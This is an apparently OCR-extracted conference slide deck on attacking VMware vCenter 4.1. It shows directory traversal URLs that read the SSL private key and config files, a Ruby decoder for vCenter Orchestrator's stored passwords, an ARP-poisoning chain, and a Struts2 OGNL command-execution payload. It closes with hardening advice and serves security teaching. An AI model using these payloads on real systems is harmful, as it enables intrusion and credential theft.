ERPScan

Security Scanner for SAP

Invest in security
to secure investments

How to hack VMware vCenter server in 60 seconds

Alexander Minozhenko

#whoami

- Pen-tester at Digital Security
- Researcher
- DCG#7812 / Zeronights
- CTF
- Thanks for ideas and support to Alexey Sintsov

What do pen-testers do?

- Scanning
- Fingerprinting
- Banner grabbing
- Play with passwords
- Find vulns.
- Exploit vulns.
- Escalate privs.
- Dig in
- Find ways to make attacks
- And e.t.c.

Find vulns.

- Static
  - Source code review
    - regexp
    - formal methods
    - hand testing
  - Reverse Engineering
    - formal methods
    - hands…
- Dynamic
  - Fuzzing (bin/web)
    - + Typical bugs for class
    - + Reverse Engineering
  - Hand testing
- Architecture Analysis (Logic flaws)
- Use vuln. Database (CVE/exploit-db/etc)

Pen-tester env.

Tasks:

- pwn target 8)
- show most dang. vulns.

➔ show real attacks and what an attacker can do

Time:

Not much)

Targets:


Large number of targets, different types

Find vulns.

- Static
  - Source code review
    - regexp
    - formal methods
    - hand testing
  - Reverse Engineering
    - formal methods
    - hands…
- Dynamic
  - Fuzzing (bin/web)
    - + Typical bugs for class
    - + Reverse Engineering
  - Hand testing
- Architecture Analysis (Logic flaws)
- Use vuln. Database (CVE/exploit-db/etc)


- BlackBox
- Not much time

Target


Virtual File Server
Virtual Exchange Server
Virtual Web Server
vCenter Server
ESXi Host
Virtual Host Management Network
Virtual Server Network
Workstation
Workstation
Workstation


VMware vCenter Server

- VMware vCenter Server is solution to manage VMware vSphere
- vSphere – virtualization operating system



Target

- Vmware vCenter version 4.1 update 1
- Services:
  - Update Manager
  - vCenter Orchestrator
  - Chargeback
  - Other



- Each services has web server

CVE-2009-1523

- Directory traversal in Jetty web server
- http://target:9084/vci/download/health.xml/%3f/../../../../FILE
- Discovered by Claudio Criscione
- But Fixed in VMware Update Manager 4.1 update 1 :(

Directory traversal..again?

- Directory traversal in Jetty web server
- http://target:9084/vci/download/.%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..\FILE.EXT
- Discovered by Alexey Sintsov
- Metasploit module vmware_update_manager_traversal.rb by sinn3r

Directory traversal

- What file to read?
- Claudio Criscione propose to read vpxd-profiler-* -

  /SessionStats/SessionPool/Session/Id='06B90BCB-A0A4-4B9C-B680-FB72656A1DCB'/Username=„FakeDomain\FakeUser'/SoapSession/Id='AD45B176-63F3-4421-BBF0-FE1603E543F4'/Count/total 1


- Contains logs of SOAP requests with session ID

VASTO

- “VASTO – collection of Metasploit modules meant to be used as a testing tool to perform penetration tests or security audit of virtualization solutions.” http://vasto.nibblesec.org/
- vmware_updatemanager_traversal.rb

  Jetty path traversal
- vmware_session_rider.rb
  Local proxy to ride stolen SOAPID sessions

- Fixed in version 4.1 update 1,
- contain ip - addresses




Attack

- Make arp poisoning attack
- Spoof ssl certificate

Attack

- Administrators check SSL cert



Attack

- Steal ssl key via directory traversal

http://target:9084/vci/downloads/.\..\..\..\..\..\..\Documents and Settings\All Users\Application Data\VMware\VMware VirtualCenter\SSL\rui.key

- Make arp-spoofing
- Decrypt traffic with stolen ssl key
- What if arp-spoofing does not work?


Vmware vCenter Orchestrator

- Vmware vCO – software for automate configuration and management
- Install by default with vCenter
- Have interesting file

C:\Program files\VMware\Infrastructure\Orchestrator \configuration\jetty\etc\passwd.properties


Vmware vCenter Orchestrator

- Which contains md5 password without salt
- Could easy bruteforce using rainbow tables



ERPScan
Security Scanner for SAP

We get in



Plain text passwords

```
<!-- rendering template: /WEB-INF/pages/plugin/plugin.jsp -->
▼<div id="c_content">
 ▼<form namespace="/config_plugin" id="PluginSave" name="PluginSave" onsubmit="return
  validateForm_PluginSave();" action="/config_plugin/PluginSave.action" method="POST">
  ▶<p>…</p>
  ▶<div id="wwgrp_PluginSave_installUsername" class="wwgrp">…</div>
  ▼<div id="wwgrp_PluginSave_installPassword" class="wwgrp">
   ▶<div id="wwlbl_PluginSave_installPassword" class="wwlbl">…</div>
    <br>
   ▼<div id="wwctrl_PluginSave_installPassword" class="wwctrl">
     <input type="password" name="installPassword" value="Password01." id="PluginSave_installPassword">
    </div>
```

Vmware vCenter Orchestrator

- vCO stored password at files:
- C:\Program Files\VMware\Infrastructure\Orchestrator\app-server\server\vmo\conf\plugins\VC.xml
- C:\Program Files\VMware\Infrastructure\Orchestrator\app-server\server\vmo\conf\vmo.properties

VC.xml

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<virtual-infrastructure-hosts>
   <virtual-infrastructure-host
      <enabled>true</enabled>
      <url>https://new-virtual-center-host:443/sdk</url>
      <administrator-username>vmware</administrator-
    username>
      <administrator-
    password>010506275767b74786b383a4a60be767864740329d5fcf324ec7fc98b1e0aaeef </administrator-password>
      <pattern>%u</pattern>
   </virtual-infrastructure-host>
</virtual-infrastructure-hosts>
```

Password Encoding

006766e7964766a151e213a2426651235682 56c4031702d4c78454e5b575f60654b

vmware

00776646771786a7839221452154 45b62322d1a2b5d6e196a6a712d712e24726079

vcenter

- Red bytes look like length
- Green bytes in ASCII range
- Black bytes random

Algorithm password Encoding

```
1  for (int i = 0; i < nbDigits; i++) {
2        int value = 0;
3        if (i < pwd.length()) {
4          value = pwd.charAt(i);
5          // Take i-th password symbol
6        }
7        else
8        {
9          value = Math.abs(rnd.nextInt() % 100);
10         // Take random byte
11       }
12       String toAdd = Integer.toHexString(value + i);
13         // i-th password symbol + position of symbol
14     result.append(toAdd);
15
```

ERPScan
Security Scanner for SAP

Password Decoder

```
1  len = (pass[0..2]).to_i
2  enc_pass = pass[3..-1].scan(/.{2}/)
3  dec_pass = (0...len).collect do |i|
4            byte = enc_pass[i].to_i(16)
5            byte -= i
6            byte.chr
7  end
```

VMSA-2011-0005

- VMware vCenter Orchestrator use Struts2 version 2.11 discovered by Digital Defense, Inc
- CVE-2010-1870 Struts2/XWork remote command execution discovered by Meder Kydyraliev
- Fixed in 4.2

ERPScan
Security Scanner for SAP

Example exploit

```
#memberAccess['allowStaticMethodAccess'] = true
#foo = new java .lang.Boolean("false")
#context['xwork.MethodAccessor.denyMethodExecution'] = #foo
#rt = @java.lang.Runtime@getRuntime()
#rt.exec('calc.exe')
```

Attack Vectors

- Directory traversal + ARP poisoning
- Directory traversal + password decoding/bruteforcing
- Remote code execution using Struts2 bug

Hardering

- Update to latest version 4.2 update 4 or 5
- Filter administration service services
- VMware KB 2021259.
- VMware vSphere Security Hardering Guide

Conclusions

- Password must be stored in hash with salt or encrypted
- Fixed bugs not always fixed in proper way
- Pen-tester will get more profit if he tries to research something
- One simple bug and we can own all infrastructure

ERPScan
Security Scanner for SAP

Thank you!

a.minozhenko@dsec.ru
@al3xmin